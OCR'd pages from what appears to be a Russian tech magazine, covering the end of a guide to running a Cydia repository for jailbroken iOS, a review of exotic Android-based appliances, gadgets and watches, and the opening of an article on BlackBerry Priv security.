


INFO


В Linux есть команда dpkg scanpackages -m, которая формирует файл Packages автоматически, собирая данные о deb-пакетах на компьютере. Теоретически сходный функционал должна обеспечивать утилита Fink для Mac, для установки которой требуется XCode Command Line Tools и Java. Однако в качестве вывода данная команда создает лишь пустой файл Packages, соответственно, смысла в установке практически нет.

РЕПОЗИТОРИЙ ПРЯМО В IOS

Создать репозиторий можно прямо на своем iOS-девайсе. Для этого разработан твик iRepo, стоящий всего 2 доллара (понятное дело, скачать его можно бесплатно из неофициальных источников). Управление пакетами очень простое, но здесь не найти многих возможностей полноценного сервиса. Для того чтобы пакеты появились в программе, необходимо добавить их в каталог `/private/var/mobile/iRepo`. Можно добавить защиту репозитория паролем, описание для него и выполнять другие базовые операции.



Список пакетов iRepo



Добавление пакетов iRepo

Не стоит использовать iRepo для серьезных проектов. Во-первых, программа нестабильна и часто «вылетает», лишь частично совместима с последними версиями iOS. Во-вторых, в ней мало возможностей, а доступа к коду нет. Поэтому создать репозиторий при помощи данной программы можно разве что интереса ради.

ДОБАВЛЕНИЕ ДОПОЛНИТЕЛЬНЫХ ЭЛЕМЕНТОВ В РЕПОЗИТОРИЙ И НА СТРАНИЦЫ ТВИКОВ

Большинство репозиториев имеют собственные иконки, и добавить свою не составит труда. Это должно быть изображение размером 59 x 59 или 72 x 72 пикселя в формате PNG и с названием CydiaIcon. Файл необходимо расположить в корне репозитория. Иконка появится в Cydia через некоторое время, возможно даже сразу после заливки.

Намного более трудоемкой процедурой станет добавление красочного описания к твикам, которое присутствует в большинстве крупных репозиториев. Здесь часто располагают скриншоты и дополнительные виджеты, например совместимость с конкретной версией прошивки. Сам блок расположен под разделом «Автор» и представляет собой не что иное, как HTML-страницу, называемую здесь Depiction.

Для добавления Depiction необходимо вписать в файл Packages строку Depiction: и указать ссылку на HTML-файл без расширения. После добавления Depiction строку с Description необходимо убрать. Особых рекомендаций по наполнению страницы нет, однако следует учесть, что в Cydia инструменты для масштабирования отсутствуют, а значит, ширину страницы необходимо подогнать под ширину дисплея. Также лучше не делать скриншоты длиной более 300 пикселей.

В остальном же работа с Depiction в Cydia такая же, как и с любой другой веб-страницей. Поддерживаются PHP, HTML, CSS, JavaScript, поэтому при наличии знаний в области веб-программирования сделать годное описание для пакета не составит труда. Таким же образом на страницу пакета добавляется реклама, которую можно встретить практически во всех репозиториях.

Многие разработчики задаются вопросом, как добавить в репозиторий платный твик. Однако на данный момент такую возможность имеют лишь крупнейшие репозитории. К тому же в них утилита наверняка будет более популярна, чем в собственном источнике, потому разработчикам, которые хотят получить награду за свой труд, лучше выложить созданный ими пакет в популярных BigBoss или ModMyi.

ВОЗМОЖНОСТИ АВТОМАТИЗАЦИИ

Регулярное наполнение Packages, добавление и удаление файлов грозят ошибками при работе с репозиторием, самые распространенные из которых — опечатки, незамененные архивированные копии файлов, отсутствие важных записей в Packages. Готовые решения по автоматизации процесса не найти в открытом доступе, хотя они могут предоставляться как часть сервисов по созданию источников.

Для того чтобы избежать существенного количества ошибок при добавлении, был написан небольшой скрипт для OS X, проводящий основную часть операций в автоматическом режиме. Ты найдешь его на странице GitHub журнала. Для работы скрипта необходимо установить программу MD5, а также терминальную утилиту cURL, если ее еще нет на твоем компьютере. Разумеется, понадобится также нативное приложение AppleScript Editor. Обрати внимание на формат ввода данных, который указан в default answer. Знаки / необходимо расставлять таким образом, как это указано в примере.

Скрипт совсем не идеален, при помощи его нет возможности обновить файл, к примеру. Однако при этом он выполняет свою основную функцию — добавление твиков в репозиторий.



WWW

YouRepo

MD5

WinMD5Free

BigBoss

ModMyi



ЗАКЛЮЧЕНИЕ

Стоит ли создавать репозиторий и поддерживать его в дальнейшем? Как и в ситуации с сайтами, создание окажется намного легче, чем раскрутка. Сейчас такие проекты выделяются количеством пакетов, в том числе и взломанных твиков из других популярных репозиториев, детальной информацией о твиках со скриншотами и поддержкой нескольких языков.



РОБОТЫ В ТВОЕМ ДОМЕ

ОБЗОР ЭКЗОТИЧЕСКИХ УСТРОЙСТВ НА ОСНОВЕ ANDROID

Роман Ярыженко
rommanio@yandex.ru

Спектр устройств на основе платформы от Google постоянно расширяется. Если во времена первых версий Android предназначался исключительно для мобильных, то позже к ним добавились планшеты, еще позже — умные часы, а сейчас вообще появилась бытовая техника на его основе — хотя, безусловно, пока что это экзотика. В этой статье мы и поговорим об экзотике: фотоаппаратах, холодильниках, микроволновках и даже умных зеркалах.

ВВЕДЕНИЕ

Технологии IoT незаметно проникают в нашу жизнь. В 2005 году у большинства населения (по крайней мере в России) был аналоговый телевизор; сейчас же у многих появился цифровой с выходом в Сеть. У музыкальных центров сейчас тоже появился выход в Сеть — или, во всяком случае, поддержка UPnP.

Все это совпало с распространением Android, поэтому неудивительно, что производители решили скомбинировать данную платформу и «умную технику». В итоге получились довольно любопытные вещички — например, у Samsung есть фотоаппараты на основе Android. Но Samsung — известный любитель Android, и на данный фотоаппарат не стоило бы обращать внимания, если бы не существовала аналогичная модель от Nikon.

Однако фотоаппараты — далеко не всё. На основе платформы от Google существует немало иных устройств, о которых мы и расскажем. Но начнем все же с фотоаппаратов.

ФОТОАППАРАТЫ

Сегодня абсолютное большинство смартфонов поставляется с фотокамерой, которой обычно хватает для создания праздничных (и не очень) снимков среднего качества — большее, в общем-то, требуется только эстетам. Это, конечно, никак не могло понравиться именитым производителям фотокамер, и один из них, Nikon, в августе 2012-го анонсировал фотоаппарат-беззеркалку на основе Android 2.3. Следом же, в ноябре, начались продажи аналогичного фотоаппарата от Samsung.



Samsung Galaxy Camera



Nikon Coolpix S800c

По аппаратным характеристикам они примерно похожи, разве что у Samsung декларируемые характеристики — как оптические, так и технические — чуть выше. Кроме того, в южнокорейском фотоаппарате используется четырехъядерный процессор Exynos 4412, а в японском, помимо ARM Cortex A9, на котором и крутится Android, еще и фирменный процессор обработки изображений Expeed C2.

Перейдем к программной начинке. В Samsung Galaxy Camera используется Android 4.1 с фирменной оболочкой TouchWiz, самую малость модифицированной под фотоаппарат, — при этом разработчики даже не удосужились убрать из некоторых пунктов меню наименование «телефон». В фотоаппарате есть GSM-модуль, однако возможность звонить заблокирована (что не мешает использовать Skype). Также на нем можно играть и запускать любые приложения Android. Платить же за все это приходится временем холодного запуска, которое может достигать двадцати секунд, что для устройств данного типа вообще неприемлемо.

Конкурирующая модель от Nikon использует Android 2.3. При этом, однако, есть два режима работы — собственно режим фотоаппарата и режим Android, что несколько отличает устройство от южнокорейского конкурента и чуть смещает акценты: если у Samsung это «гаджет на базе Android, предназначенный для фотосъемок», то у Nikon это в первую очередь именно фотоаппарат, а уж затем все прочее. Интерфейс у Android никак не модифицирован, GSM-модуль отсутствует, есть Wi-Fi и GPS. Во время холодного запуска (те же самые двадцать секунд) все элементы управления заблокированы, но это не мешает фотографировать в автоматическом режиме.

В общем, идея выглядит интересной — а учитывая, что у Samsung с тех пор появился не один фотоаппарат с Android на борту, даже и популярной. Тем не менее для профессиональной съемки подобные гаджеты не очень годятся — все же назначение у гуглоплатформы слишком общее, что по отношению к нишевым устройствам, к которым можно причислить и фотоаппараты высокого класса, выглядит довольно нелепо.


ТЕЛЕВИЗОРЫ

Существует модификация Android для телевизоров под названием Android TV. Раньше уже была попытка выйти на этот рынок, но она благополучно провалилась из-за различий маркетов и прочего. Сейчас же это самый обычный Android 5 с модифицированным лаунчером, собственным разделом в Google Play, включающим в том числе такие приложения, как Netflix и Kodi (бывший XBMC), но без сенсорного экрана.

Приложения требуется немного модифицировать, чтобы они запускались на телевизорах: предоставить activity для обработки интента `action.Main` категории LEANBACK_LAUNCHER, добавить ресурсы, специфичные для Android TV, и указать, что приложение будет использовать D-pad. Кроме того, оформление приложения не должно включать в себя строку меню и панель инструментов — без сенсорного экрана их использовать довольно неудобно.

На примере телевизора Sony 55W807C оценим энергопотребление:

- спящий режим — 16 Вт;
- просмотр обычного ТВ — 72 Вт;
- просмотр белого JPG на максимальной яркости — 92 Вт.



Один из умных телевизоров от Sony

В целом Android TV выглядит очень перспективно — прежде всего потому, что это позволит унифицировать платформы умного ТВ. Другой вопрос, хватит ли у «корпорации добра» ресурсов, чтобы продавить свою платформу производителям ТВ.

МИКРОВОЛНОВКИ И ДУХОВКИ

Да! Android есть даже в микроволновках и духовках. Существует аж три микроволновки под управлением гуглоплатформы. Первая (от компании Touch Revolution) была представлена на CES 2010. Потом об Android на данной технике, очевидно, забыли и вспомнили лишь в 2013 году на все той же CES — в этот раз «первопроходцем» была названа калифорнийская компания Dacor. И третий раз Android на микроволновку решила портировать индийская фирма SectorQube. Назвали эту микроволновку MAID, что расшифровывается либо как Make All Incredible Dishes, либо как Microwave Android Integrated Device.

MAID умеет рассказывать, что и как необходимо сделать, чтобы приготовить то или иное блюдо, — рецепты он (точнее, она — ибо голос у микроволновки женский) ищет в Сети, к которой подключается по Wi-Fi. Расшаривание своих рецептов также возможно и даже приветствуется. Управляется сие чудо технической мысли индийского народа либо с помощью шестидюймового экрана, либо голосом (пока, правда, доступен только английский язык). Также для управления можно использовать мобильные приложения, идущие с ней в комплекте. Но самая интересная особенность состоит в том, что микроволновка может определять, чего именно не хватает потребителю, и рекомендовать полезный рацион или после калорийной еды посоветовать пробежку.

Команда разработчиков (семь человек) создала прототип примерно за полгода — однако на данный момент, судя по Kickstarter, по неизвестным причинам дело застопорилось. Планируемая цена была 125–145 долларов.



Микроволновка MAID, умеющая назначать диеты



Панель управления «умной духовкой» от Dacor

Духовка же разработана упомянутой компанией Dacor. Имеется семидюймовый мультитач-дисплей. Процессор Samsung SSPV210 1 ГГц, с ядром Cortex A8. ОЗУ — 512 Мбайт DDR2, флеш-память — 16 Гбайт. Возможно поставить еще и внешнюю SD-карту. И конечно же, Wi-Fi с Bluetooth. Работает на Android 4.0.3. Цена вопроса: 4500 долларов за вариант с одной духовкой и 7500 долларов — с двумя.

холодильники

Уже есть целых два холодильника под управлением Android — оба от компании Samsung. На первой модели, анонсированной в 2012 году, установлен 10,1-дюймовый планшет, включающий в себя такие приложения, как Epicurious для поиска рецептов и Evernote для создания (и синхронизации) заметок, что из еды купить. Ну и конечно же, на нем можно серфить интернет и оставлять заметки в твиттере (что, безусловно, и нужно от холодильника с Android на борту). Вторая модель, представленная на выставке CES 2016, оснащена уже планшетом диагональю 21 дюйм и разрешением 1080. Внутри холодильника стоят камеры, позволяющие определить (в том числе и удаленно), что в нем есть, — это полезно, если человек забывчив и хочет наблюдать в реальном времени, как портятся продукты, — для последнего, правда, нужно обладать железным терпением. Кроме того, в Корее с него можно даже заказывать еду!


На практике это опять-таки прототипы, и до их серийного выпуска ждать придется неведомо сколько.



Чудо-холодильник, позволяющий смотреть продукты, не открывая дверцу

«СВЕТ МОЙ, ЗЕРКАЛЬЦЕ, СКАЖИ...»

Японская фирма со смешным для русского уха названием Seraku разработала в 2012 году «умное зеркало». Оно представляет собой монитор с полупрозрачным стеклом, камерой и датчиком движения, в теории позволяющим обходиться вообще без прикосновений. Разработчики позиционируют его как устройство для отелей, баров, ресторанов и парикмахерских. Оно может использоваться для чтения новостей, сводок погоды и прочего — можно даже примерять прическу. И разумеется, на борту стоит Android.



Зеркало с Android

К сожалению, за рамки прототипа оно, судя по всему, так и не вышло.

REMIX MINI

Это устройство позиционируется как дешевая замена ПК. Разрабатывается оно китайской фирмой, основанной экс-сотрудниками Google. В общем-то, оно ничем бы не отличалось от остальных подобных устройств, работающих по HDMI, если бы не программная начинка. Но сначала — об аппаратной части. Устройство представляет собой круглую коробку размером 12,6 x 8,8 x 2,6 см. Процессор — четырехъядерный 64-битный Cortex A53, 1,2 ГГц. Количество памяти зависит (как оперативной, так и внутреннего хранилища) от модификации — от 1 до 2 Гбайт оперативной и от 8 до 16 Гбайт флеш. Доступные (помимо HDMI) интерфейсы:

- 2 USB 2.0;
- Ethernet;
- наушники;
- microSD.

Кроме того, поддерживается Wi-Fi, в том числе и 5 ГГц.

А вот в качестве программной части там стоит сильно модифицированный вариант Android, именуемый Remix OS. Декларируются (и уже реализованы)

такие возможности, как реальная, многооконная многозадачность (соответственно, кнопки сворачивания/разворачивания тоже), старая добрая панель задач с главным меню и треем, полноценная поддержка привычных комбинаций клавиш и мыши (в том числе правой кнопки) — и при всем этом данный клон полноценно поддерживает если не все, то очень многие приложения, доступные в Google Play.



Мини-неттоп Remix Mini

Проект собрал более полутора миллионов долларов на Kickstarter. Это уже не прототип, а реально продаваемое железо. Единственное но — исходники Remix OS они открывают только партнерам.

ЧАСЫ

До появления Android Wear были варианты умных часов с обычным Android на борту. Одно из таких устройств разработала китайская фирма Omate — подразделение китайского производителя смартфонов Umeox. Часы назывались Omate Truesmart и собрали около миллиона долларов на Kickstarter. Существуют как старшая модель часов, так и младшая. Посмотрим на их начинку:

- дисплей 1,54 дюйма;
- масса около 100 г;
- процессор MediaTek MT6572 (1,3 ГГц);
- ОЗУ от 512 Мбайт до 1 Гбайт;
- флеш-память от 4 до 8 Гбайт;
- GSM/3G/Wi-Fi/Bluetooth;
- аккумулятор 600 мА · ч;
- Android 4.2.2.



Часы с полноценным Android

Фактически часы представляют собой полноценный телефон с Android, только маленький. Часы позиционируются как водостойкие. На руке носить их довольно некомфортно из-за их веса. Камера (5 Мп) расположена на торце, поэтому нужно выработать навык съемки подобным устройством, в противном случае будет видно часть руки. Аккумулятора хватает примерно на день, индикация заряда, впрочем, оставляет желать лучшего. Зарядка сделана крайне неудобно — часы нужно вставлять в коробку-кредл.

К сожалению, Google не сертифицировала эти часы — соответственно, Google Play на них нет. Однако его было довольно легко установить, так как все библиотеки и фреймворки, требуемые для его работы, уже были в комплекте. Оставалось только установить APK. Цена на часы на момент выпуска составляла 250/300 долларов — за младшую и старшую модель соответственно. Недавно Omate выпустила обновленный вариант часов с Android 5.1 на борту.

ДРУГИЕ УСТРОЙСТВА, УПРАВЛЯЕМЫЕ С ПОМОЩЬЮ ANDROID

Android может использоваться для управления техникой, даже если не установлен в нее:

- Кофеварка Textpresso, сделанная для демонстрации облачного сервиса мгновенных сообщений Zipwhip. Некоммерческая затея, исключительно для маркетинговых целей.
- Satis Smart Toilet — унитаз с Bluetooth, контролируемый с помощью Android-приложения. Была найдена уязвимость (стандартный PIN 0000), позволяющая кому угодно спускать воду.

ЗАКЛЮЧЕНИЕ

Подобные устройства выглядят довольно забавно, особенно если говорить о бытовых. Но настолько ли они полезны?

Прежде всего, встраивать SoC в устройства не составляет сейчас особых проблем. С программной составляющей, однако, могут возникнуть некоторые проблемы — в первую очередь из-за сложности современного ПО. И если сбой в телевизоре или «умных часах» хоть и неприятен, но не смертелен, то сбой в духовке вполне может при определенных условиях привести к пожару, а сбой в стиральной маши-



WWW

Сайт, посвященный архитектуре IoT



не — к затоплению (на самом деле за «рабочие» функции в таких устройствах отвечает отдельный SoC с собственной ОС, такой же, как у обычных моделей, так что волноваться не стоит. — Прим. ред.). Не стоит также забывать и о злоумышленниках — при определенных условиях через те же умные часы возможна прослушка, а то и съемка с фото/видео (без ведома владельца, конечно же).

В итоге выходит, что именно для бытовой техники больше подходит централизованное управление, где весь «интеллект» сосредоточен в одном месте. Это, конечно, с одной стороны, немного понижает общую безопасность (взлом управляющего центра приравнивается к взлому всей бытовой техники), однако с другой — это же и упрощает сопровождение; не нужно заморачиваться по поводу EoL для прошивки холодильника или обновления ПО микроволновки.

Таким образом, тенденция ставить Android в каждое бытовое (и не очень) устройство видится достаточно безрассудной. Нет, в тех же телевизорах он смотрится очень даже органично, однако, к примеру, в холодильнике он выглядит довольно нелепо. С той или иной степенью вероятности можно прогнозировать, впрочем, что производители сами откажутся от идеи встраивать Android во все подряд. Время покажет.

БЛЕСК И НИЩЕТА BLACKBERRY PRIV



Евгений Зобнин
androidstreet.net

Свойственные платформе Android гибкость и открытость вместе с пришедшими позже популярностью и фрагментацией привели к тому, что в головах простых пользователей прочно закрепилась идея об общей небезопасности системы. И конечно же, быстро нашлись люди, которые начали на этом спекулировать. Сначала подключились разработчики антивирусов, а затем и производители смартфонов. Но так ли на самом деле безопасны эти самые смартфоны по сравнению с обычными? Попробуем разобраться.

Существует несколько проектов смартфонов, работающих под управлением Android с якобы усиленной безопасностью. Есть среди них как совсем смешные разработки типа GATCA: Elite, так и на первый взгляд довольно серьезные устройства от именитых компаний. Наиболее известный представитель вторых — это BlackBerry Priv, о котором компания написала множество статей и блог-постов. Один из них носит очень претенциозное название «Почему Android от BlackBerry — лучший выбор в плане безопасности и приватности».

